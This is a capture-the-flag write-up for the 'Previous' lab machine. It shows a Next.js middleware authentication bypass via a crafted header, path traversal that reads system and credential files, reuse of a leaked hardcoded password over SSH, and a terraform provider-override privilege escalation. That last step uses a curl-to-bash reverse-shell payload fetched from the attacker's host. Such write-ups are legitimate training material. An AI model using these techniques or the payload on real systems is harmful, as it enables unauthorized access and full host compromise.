Previous
by 0xW1LD

Enumeration
Scans
As usual, we start off with an nmap port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: PreviousJS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Looks like a usual linux box running ,ssh and http on the default ports.
Website
Visiting the website we’re greeted with a JS framework webpage.


Clicking on Get Started we’re redirected to a signin page, for which we don’t have credentials for.
Looking around at the headers we can see that the site is using Next.JS
1
X-Powered-By: Next.js
Within the source code we can also find the react version:
1
n.version="18.3.1"
Given that this is an older version of ReactJS, the latest is 19.1, we can assume that the NextJS version is around 14 to early 15.
User
Looking around for an exploit for NextJS<=15 we can find CVE-2025-29927 although we can’t guarantee this will work because we lack the specific version we can attempt to utilize it anyways.
We can use tools such as
Wapalyzerto figure out the exact version as it performs analysis of code signatures but I prefer to do footprinting manually.
CVE-2025-29926 states that we can bypass authentication if it occurs in the middleware, checking the response of the signin page we can confirm that this is the case.
1
2
3
4
5
6
7
8
9
10
11
12
HTTP/1.1 401 Unauthorized
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 12 Sep 2025 07:27:57 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 91
Connection: keep-alive
ETag: "jyqpen6ypr2j"
Vary: Accept-Encoding

{
    "url": "http://localhost:3000/api/auth/error?error=CredentialsSignin&provider=credentials"
}
We can see that the authentication is passed through a middleware api call. Looking around we can find a Proof of Concept(PoC) which looks like it simply adds a header.
1
X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
Let’s test this through curl.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ curl "http://$D/docs" -H "X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware" -vk
* Host previous.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.83
*   Trying 10.10.11.83:80...
* Connected to previous.htb (10.10.11.83) port 80
* using HTTP/1.x
> GET /docs HTTP/1.1
> Host: previous.htb
> User-Agent: curl/8.13.0
> Accept: */*
> X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Fri, 12 Sep 2025 07:56:21 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 3353
< Connection: keep-alive
< X-Powered-By: Next.js
< ETag: "tgdw538y2p2l1"
< Vary: Accept-Encoding
<
<!DOCTYPE html><html><head><meta charSet="utf-8" data-next-head=""/><meta name="viewport" content="width=device-width" data-next-head=""/><title data-next-head="">PreviousJS Docs</title><link rel="preload" href="/_next/static/css/9a1ff1f4870b5a50.css" as="style"/><link rel="stylesheet" href="/_next/static/css/9a1ff1f4870b5a50.css" data-n-g=""/><noscript data-n-css=""></noscript><script defer="" nomodule="" src="/_next/static/chunks/polyfills-42372ed130431b0a.js"></script><script src="/_next/static/chunks/webpack-cb370083d4f9953f.js" defer=""></script><script src="/_next/static/chunks/framework-ee17a4c43a44d3e2.js" defer=""></script><script src="/_next/static/chunks/main-0221d9991a31a63c.js" defer=""></script><script src="/_next/static/chunks/pages/_app-95f33af851b6322a.js" defer=""></script><script src="/_next/static/chunks/8-fd0c493a642e766e.js" defer=""></script><script src="/_next/static/chunks/0-c54fcec2d27b858d.js" defer=""></script><script src="/_next/static/chunks/pages/docs-5f6acb8b3a59fb7f.js" defer=""></script><script src="/_next/static/qVDR2cKpRgqCslEh-llk9/_buildManifest.js" defer=""></script><script src="/_next/static/qVDR2cKpRgqCslEh-llk9/_ssgManifest.js" defer=""></script></head><body><div id="__next"><div class="flex min-h-screen bg-white"><div class="sticky top-0 h-screen w-64 border-r bg-gray-50 p-6"><h2 class="mb-6 text-lg font-semibold">PreviousJS</h2><nav><ul class="space-y-2"><li><a class="block rounded px-3 py-2 text-sm transition-colors text-gray-600 hover:bg-gray-100" href="/docs/getting-started">Getting Started</a></li><li><a class="block rounded px-3 py-2 text-sm transition-colors text-gray-600 hover:bg-gray-100" href="/docs/examples">Examples</a></li></ul></nav></div><main class="flex-1 p-8 lg:px-12 lg:py-10"><article class="prose prose-slate max-w-none"><h1>Documentation Overview</h1><p class="lead">Welcome to the documentation for PreviousJS. Get started with our comprehensive guides and API references.</p><div class="not-prose mt-8 grid gap-4 sm:grid-cols-2"><div class="rounded-lg border p-6"><h3 class="mb-2 text-lg font-semibold">Getting Started</h3><p class="mb-4 text-gray-600">New to PreviousJS? Begin here with basic setup and fundamental concepts.</p><a href="/docs/getting-started" class="text-blue-600 hover:underline">Start learning →</a></div><div class="rounded-lg border p-6"><h3 class="mb-2 text-lg font-semibold">Examples</h3><p class="mb-4 text-gray-600">Detailed examples.</p><a href="/docs/api-reference" class="text-blue-600 hover:underline">Explore examples →</a></div></div><div class="mt-8 border-t pt-8"><h2>Latest Updates</h2><ul class="text-sm text-gray-600"><li class="mt-2">v1.2.0 - Feat: middleware is now opt-out!</li><li class="mt-2">v1.1.4 - Improved TypeScript support</li><li class="mt-2">v1.1.0 - Performance optimizations</li></ul></div></article></main><div class="fixed top-0 right-0 p-4 bg-gray-100 border-t border-gray-200 shadow-md"><p class="text-sm text-gray-600">Logged in as <b>???</b></p><a href="#" class="cursor-pointer text-sm text-blue-600 hover:text-bl* Connection #0 to host previous.htb left intact
ue-800 underline">Sign out</a></div></div></div><script id="__NEXT_DATA__" type="application/json">{"props":{"pageProps":{}},"page":"/docs","query":{},"buildId":"qVDR2cKpRgqCslEh-llk9","nextExport":true,"autoExport":true,"isFallback":false,"scriptLoader":[]}</script></body></html>
This shows a successful authentication bypass as we are not redirected with a 307 code as we would’ve received if we weren’t authenticated.
1
2
3
4
5
6
HTTP/1.1 307 Temporary Redirect
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 12 Sep 2025 07:57:18 GMT
Connection: keep-alive
x-nextjs-redirect: /api/auth/signin?callbackUrl=%2Fdocs
Content-Length: 0
After intercepting and inserting the middleware header we’re greeted with a documentation page.

I’ve put the header in a match and replace setting in my web proxy so that all my requests automatically contain them.
Looking around in the examples page we find a link to Download the full example. With the following api call.
1
http://previous.htb/api/download?example=hello-world.ts
Let’s attempt a File Traversal Vulnerability.
1
http://previous.htb/api/download?example=../../../../../../../../../../etc/hosts
Which gets us.
1
2
3
4
5
6
7
127.0.0.1	localhost
::1	localhost ip6-localhost ip6-loopback
fe00::0	ip6-localnet
ff00::0	ip6-mcastprefix
ff02::1	ip6-allnodes
ff02::2	ip6-allrouters
172.18.0.2	4bb9b862a172
Success! We’re able to download remote files. Let’s grab the /etc/passwd file!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000::/home/node:/bin/sh
nextjs:x:1001:65533::/home/nextjs:/sbin/nologin
Based on these two files I can take a guess that we’re in a docker. We can test this through the following method, if we try to make a request to an inexistent file we get the response.
1
error	"File not found"
Let’s try and find the .dockerenv file to check if we are actually in a docker environment.

Since we got a file we can confirm that we’re in a docker. My next step would be enumerate the process, starting with the version.
1
2
3
http://previous.htb/api/download?example=../../../../../proc/version

Linux version 5.15.0-152-generic (buildd@lcy02-amd64-094) (gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #162-Ubuntu SMP Wed Jul 23 09:48:42 UTC 2025
Next let’s take a look at the command line.
1
2
3
http://previous.htb/api/download?example=../../../../../proc/cmdline

BOOT_IMAGE=/boot/vmlinuz-5.15.0-152-generic root=UUID=790c151f-485f-4bba-b3ed-fe9b06df494a ro net.ifnames=0 biosdevname=0net.ifnames=0 biosdevname=0
And the environment variables.
1
2
3
http://previous.htb/api/download?example=../../../../../proc/self/environ

NODE_VERSION=18.20.8HOSTNAME=0.0.0.0YARN_VERSION=1.22.22SHLVL=1PORT=3000HOME=/home/nextjsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binNEXT_TELEMETRY_DISABLED=1PWD=/appNODE_ENV=production
We find that the api is running in the /app directory.
We should’ve been able to find this through the
/proc/self/cwdfile but when we visit it we get an internal server error so this is the next best thing.
Let’s grab the server manifest.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
http://previous.htb/api/download?example=../../../../../app/.next/server/pages-manifest.json

{
  "/_app": "pages/_app.js",
  "/_error": "pages/_error.js",
  "/api/auth/[...nextauth]": "pages/api/auth/[...nextauth].js",
  "/api/download": "pages/api/download.js",
  "/docs/[section]": "pages/docs/[section].html",
  "/docs/components/layout": "pages/docs/components/layout.html",
  "/docs/components/sidebar": "pages/docs/components/sidebar.html",
  "/docs/content/examples": "pages/docs/content/examples.html",
  "/docs/content/getting-started": "pages/docs/content/getting-started.html",
  "/docs": "pages/docs.html",
  "/": "pages/index.html",
  "/signin": "pages/signin.html",
  "/_document": "pages/_document.js",
  "/404": "pages/404.html"
}
Most notable would be the auth api endpoint which based on the output of the manifest we should be able to find through the following directory.
1
2
3
4
5
6
http://previous.htb/api/download?example=../../../../../app/.next/server/pages/api/auth/[...nextauth].js

<SNIP>
authorize:async e = > e?.username ==  = "jeremy"&&e.password ==  = (process.env.ADMIN_SECRET??"MyNameIsJeremyAndILovePancakes")? {
                        id:"1", name:"Jeremy"
</SNIP>
Let’s check for password-reuse using ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
$ ssh jeremy@previous.htb
jeremy@previous.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Sep 12 08:50:22 AM UTC 2025

  System load:  0.04              Processes:             214
  Usage of /:   67.0% of 8.76GB   Users logged in:       0
  Memory usage: 9%                IPv4 address for eth0: 10.10.11.83
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Sep 12 08:50:23 2025 from 10.10.14.35
jeremy@previous:~$ ls -lash
total 36K
4.0K drwxr-x--- 4 jeremy jeremy 4.0K Aug 21 20:24 .
4.0K drwxr-xr-x 3 root   root   4.0K Aug 21 20:09 ..
   0 lrwxrwxrwx 1 root   root      9 Aug 21 19:57 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 jeremy jeremy  220 Aug 21 17:28 .bash_logout
4.0K -rw-r--r-- 1 jeremy jeremy 3.7K Aug 21 17:28 .bashrc
4.0K drwx------ 2 jeremy jeremy 4.0K Aug 21 20:09 .cache
4.0K drwxr-xr-x 3 jeremy jeremy 4.0K Aug 21 20:09 docker
4.0K -rw-r--r-- 1 jeremy jeremy  807 Aug 21 17:28 .profile
4.0K -rw-rw-r-- 1 jeremy jeremy  150 Aug 21 18:48 .terraformrc
4.0K -rw-r----- 1 root   jeremy   33 Sep 12 08:42 user.txt
Just like that, we have User!
Root
Looking around Jeremy can run sudo as root on terraform
1
2
3
4
5
6
7
jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
Taking a look inside the specified directory we can find main.tf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
The most notable configuration here is the custom provider: previous.htb/terraform/examples
Reading through the terraform documentation we can see that Terraform uses an environment variable to define its Configuration File. In which we can specify Credentials and Provider Installation paths. Based on this we should be able to alter the location of the custom provider through the configuration file. Let’s take a look at the current configuration file.
1
2
3
4
5
6
7
jeremy@previous:~$ cat ~/.terraformrc
provider_installation {
        dev_overrides {
                "previous.htb/terraform/examples" = "/usr/local/go/bin"
        }
        direct {}
}
Looks like it’s linking to a go binary directory, let’s take a look inside.
1
2
3
4
5
6
7
jeremy@previous:~$ ls -lash /usr/local/go/bin/
total 38M
4.0K drwxr-xr-x  2 root root 4.0K Aug 21 18:38 .
4.0K drwxr-xr-x 10 root root 4.0K Aug  7  2024 ..
 13M -rwxr-xr-x  1 root root  13M Aug  7  2024 go
2.8M -rwxr-xr-x  1 root root 2.8M Aug  7  2024 gofmt
 23M -rwxr-xr-x  1 root root  23M Aug 21 18:38 terraform-provider-examples
We have all we need now, an example configuration and a file name for a binary to be run. Let’s write a config file, in this case I put it in /tmp/.terraformrc.
1
2
3
4
5
6
provider_installation {
        dev_overrides {
                "previous.htb/terraform/examples" = "/tmp"
        }
        direct {}
}
Next let’s create a binary to run, I’ll be using a simple reverse shell, make sure that the file is in /tmp/terraform-provider-examples.
1
2
#!/bin/bash
curl http://10.10.14.35:3232/linux.sh | bash
Let’s change the file permissions, change the configuration file environment variable and run terraform as sudo.
1
2
3
4
5
6
7
8
9
10
jeremy@previous:/tmp$ chmod +x terraform-provider-examples
jeremy@previous:/tmp$ export TF_CLI_CONFIG_FILE="/tmp/.terraformrc"
jeremy@previous:/tmp$ sudo /usr/bin/terraform -chdir\=/opt/examples apply
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /tmp
│
│ The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published releases.
Looks like we have successfully redirected the provider deployment to /tmp. Looking at my listener I get a call-back!
1
2
root@previous:/root# ls
clean  examples  go  root.txt
Just like that, we have Root!
tags: os/linux - diff/medium